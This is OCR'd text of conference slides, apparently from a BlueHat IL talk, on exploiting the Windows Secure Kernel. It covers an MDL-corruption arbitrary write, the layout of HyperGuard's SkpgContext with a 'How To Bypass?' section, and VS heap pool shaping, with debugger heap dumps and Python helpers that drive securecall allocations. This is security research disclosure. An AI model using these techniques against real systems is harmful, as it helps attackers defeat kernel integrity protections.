
Exploit #1 – Arbitrary Write



Saar Amar
@AmarSaar

Some people believe that all you need is love. That's a lie. All you need is an arbitrary/relative RW. Great analysis and exploit of @bkth_ @BlueHatIL

Victim MDL


TransferMdl
+0x00 Next Size Flags Apn Resv
+0x10 Process MappedSystemVa
+0x20 StartVa ByteCount ByteOffset
OriginalMdl
+0x00 Next Size Flags Apn Resv
+0x10 Process MappedSystemVa
+0x20 StartVa ByteCount ByteOffset
UndoMdl
+0x00 Next = NULL Size=... Flags=0
+0x10 HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)
+0x20 StartVa ByteCount ByteOffset
1. VictimMdl's VsChunkHeader remains intact
2. VictimMdl.Next = UndoMdl.StartVa
3. VictimMdl.Size&Flags = UndoMdl.ByteCount
4. VictimMdl.Apn&Resv = UndoMdl.ByteOffset
VictimMdl
+0x20 Next Size Flags Apn Resv
+0x30 Process MappedSystemVa
+0x40 StartVa ByteCount ByteOffset

Introducing SkpgContext

- Secure Kernel HyperGuard
- Deterministic Address
- Callback Routine Pointer
- Self-Protection

SkpgContext Protects Its Own Integrity


SkpgContext		
+0x000		
......		
+0x220	Timer	RuntimeCheckRoutine will set this timer with randomized relative DueTime.
......		
+0x250	TimerRoutine	Invoked when DueTime comes, triggers RuntimeCheckRoutine.
+0x258	DueTime[0]	Absolute DueTime.
+0x260	DueTime[1]	
+0x268	RuntimeCheckRoutine	Verify the data integrity of this whole context
......		

SkpgContext Protects Its Own Integrity
How To Bypass?

SkpgContext		
+0x000		
......		
+0x220	Timer	RuntimeCheckRoutine will set this timer with randomized relative DueTime.
......		
+0x250	TimerRoutine	Invoked when DueTime comes, triggers RuntimeCheckRoutine.
+0x258	DueTime[0]	Absolute DueTime.
+0x260	DueTime[1]	
+0x268	RuntimeCheckRoutine	Verify the data integrity of this whole context
......		

Secure Kernel Pool Intro

- Use the normal kernel allocators
  - Segment Heap
- VS (Variable Size) Heap
  - Allocations of different sizes are mixed together
- LFH (Low Fragmentation) Heap
  - Allocations of the same size are allocated together
- Tag/PoolType Are Ignored
  - Allocate in paged pool
- Challenge:
  - Too few allocations





```
0: kd> !dump_vs_heap
@$dump_vs_heap()                 : [object Object]
    reverse          : false
    vs_context       [Type: _HEAP_VS_CONTEXT]
    sub_segment_list [Type: _LIST_ENTRY]
    curr_subsegment  : 0xffff988041702000
    [0x0]            : ffff988041702000.. ffd{6, _2, b, 4, 6, b, 3, 5, b, 2, 6, 4, 4, 4, 4, 4, 4, 4, 2d, d, 3, 463, 3ba, 459, _165, 5, d, 3, f, 5, d, 3, 1c, 1a, 10, 6, _2, 5, 74, 5a, d, 3, b, 5, 3, 5, }
    [0x1]            : ffff9880417c7000.. ffd{16, 2, 16, 11, d, 16, 4, 5, e, 8, d, 3, 2fb, 15, 12, 5, 2b7, d, 3, 16c, b, 5, d4, 3, 1fd, c7, d, 4d, _3, 5, 38, 2b, d, 3, 16, _3, 5, 12, b, d, 3, 6, _3, 5, 309, d, 7, _2, 5, d, 5, _3, }
    [0x2]            : ffff9880417d8000.. ffd{_189, 18e, 39, 44, 14, _12, 16c, 10, _4, 9b, d, 5, c, 1ea, 2d3, f8, d, cd, 17, d, _9, 23, 1c, _3, 1cb, cd, 1a, _a, d, 16, 5, 5, 11, c, 6, }
    [0x3]            : ffff9880417ea000.. ffd{_168, 357, 9c, 82, 75, e, 9, _85, 1a, _1e, 2c, 4d, 29, c, 2f6, 47d, 15, 90, _5, c, }
    [0x4]            : ffff98804175c000.. ffd{41c, 3b7, 342, 16c, 10, _11, 14a, d4, 12, e3, 33, 2, 11, _2, }
    [0x5]            : ffff98804176d000.. ffd{237, 3e4, c6, _28, 14, _e, 86c, 61, 5, }
    [0x6]            : ffff98804177e000.. ffd{4bd, 12, _2, 7b, 6b, 77, 6, 4a, 44, 24, 6, 4b, 16, 10, 5d1, 23, 84, _4, b2, 42, 1e, 12, _2, 22, 6, 95, 22, 1f, }
    [0x7]            : ffff988041802000.. ffd{51b, e8, bb, df, c4, 40, 28, _4, 4f, 72, 7, 31e, 83, _c, 44, 1e, 14, _2, 14, 18e, 53, _5, 45, 4, }
    [0x8]            : ffff988041813000.. ffd{101, 16, 11f, 8a, 13, 53, _3, af, 16c, _f7, 4d2, 8d, 16c, 10, _4, 143, 16c, _d, 19, b, _3, }
    [0x9]            : ffff988041824000.. ffd{323, f3, 16c, _c1, 1e1, f5, 87, 24, 7, 1a2, 7b, 3d, 19, 7, cf, 2b9, 1a, 16, }
    [0xa]            : ffff988041835000.. ffd{49b, 34e, 2ca, ef, _2, 3f2, 23, 44, }
    [0xb]            : ffff988041846000.. 1ffd{838, 58b, 16c, c6, _4, b1, 3e, cd, 12, _3, 5e, 1a, 1a, 10, 6, _2, 4b, 2a, 24, 1f, 24, _6, 69, 4e, 5, 52, 4f, 4a, _4, 90, 18e, _f, 126, 3c, 1f, 5f, _f, 20, dc, 2bf, 1f, _4, 14b, 149, 2e, 1a, 1c, _a, }
    [0xc]            : ffff988041867000.. 1ffd{3a3, 1f3, 4f, _10, 4c3, 16c, 12, 909, 347, 6d, 16c, c5, b, 235, 16c, f8, _9, 12, _d, a, _3, }
    [0xd]            : ffff988041888000.. ffd{788, 120, 12, _9, 100, b0, 2cf, _f, 241, 54, 17, }
    [0xe]            : ffff988041899000.. ffd{137, 2a0, 115, d9, 7, 1b9, 292, 15, 6, 25e, 208, _165, }
    [0xf]            : ffff9880418aa000.. ffd{c7, 549, 475, 364, 16c, a6, _2, }
    [0x10]           : ffff9880418bb000.. 1ffd{d19, ef, _12, 12, 12, 17, 14, 276, 16c, _3c, 41, _40, 30, 6, 246, af, 2e2, ae, _10, 3de, 193, 8a, 21, e, }
    [0x11]           : ffff9880418dc000.. 1ffd{992, 2f6, 2e, e, 42, _9, 286, 7b, 80, _11, 3d, 4, 114, 16c, 101, 12, _5, 2da, 26, 2c, 5e, 68, 5d, e5, 16, 13, 1dc, ff, 2d, _a, 11, 216, cd, 1a, 6, }
    [0x12]           : ffff988041902000.. ffd{7a, 2d, 12, _3, 8b, 1a, 1a, _5, 12b, 1d, 52, _c, 5e, 46, _c, 43, 16c, 10, b, 186, 139, 16, _7, fc, 639, 30, 12, a, }
    [0x13]           : ffff988041913000.. ffd{56b, 41b, 391, 173, 16c, 7, }
    [0x14]           : ffff988041924000.. ffd{5b3, 5f5, 1b2, _2a3, }
    [0x15]           : ffff988042e02000.. 3ffd{14ce, 4b5, _37a, 5d1, 385, 5a1, 357, 557, 2d6, 489, 2f2, _10a, }
```

VS Heap : only 22 segments


Secure Kernel Pool Shaping

- Focus on VS Heap pool shaping
- Searching for persistent and controllable pool allocations
  - SECURESERVICE_CREATE_SECURE_IMAGE, 0x30 bytes minimum.
- Making holes for 0x10 size allocation
- Overwriting next allocation
- Choose a victim neighbor
  - SECURESERVICE_LIVEDUMP_START
- Challenges:
  - Not overwriting guard page after each segment
  - Not activating LFH for a specific pool size range


```
###############################################################################
# Usage:        Allocate persistent pool for pool shaping
# Securecall:   SECURESERVICE_CREATE_SECURE_IMAGE
# Input:        Array of sizes
# Output:       Handles of each pool allocation
###############################################################################

def prepare_allocs(sizes):
    buff = []
    for size in sizes:
        buff += set_skcall_input(SECURESERVICE_CREATE_SECURE_IMAGE, [0, 0, size - 0x10, 0, 0, 0x380])
    write_payload(buff)

def alloc(sizes):
    print("=" * N)
    print("+ [ alloc ] ")
    for size in sizes:
        print("0x%0X " % size, end="")
    print("")

    prepare_allocs(sizes)
    hyperseed()
    rets = post_allocs()

    # [Debug]
    print("+ [ alloc results ]")
    for ret in rets:
        length, handle = ret
        print("0x%0x --> 0x%0x" % (length, handle))
    print("")

    return rets


###############################################################################
# Usage:        Free pools allocated by CreateSecureImage
# Securecall:   SECURESERVICE_CLOSE_SECURE_HANDLE
# Input:
# Output:
###############################################################################

def prepare_frees(handles):
    buff = []
    for handle in handles:
        buff += set_skcall_input(SECURESERVICE_CLOSE_SECURE_HANDLE, [handle])
    write_payload(buff)

def free(handles):
    print("=" * N)
    print("+ [ free ] ")
    for handle in handles:
        print("0x%0X " % handle, end="")
    print("")

    prepare_frees(handles)
    hyperseed()
```



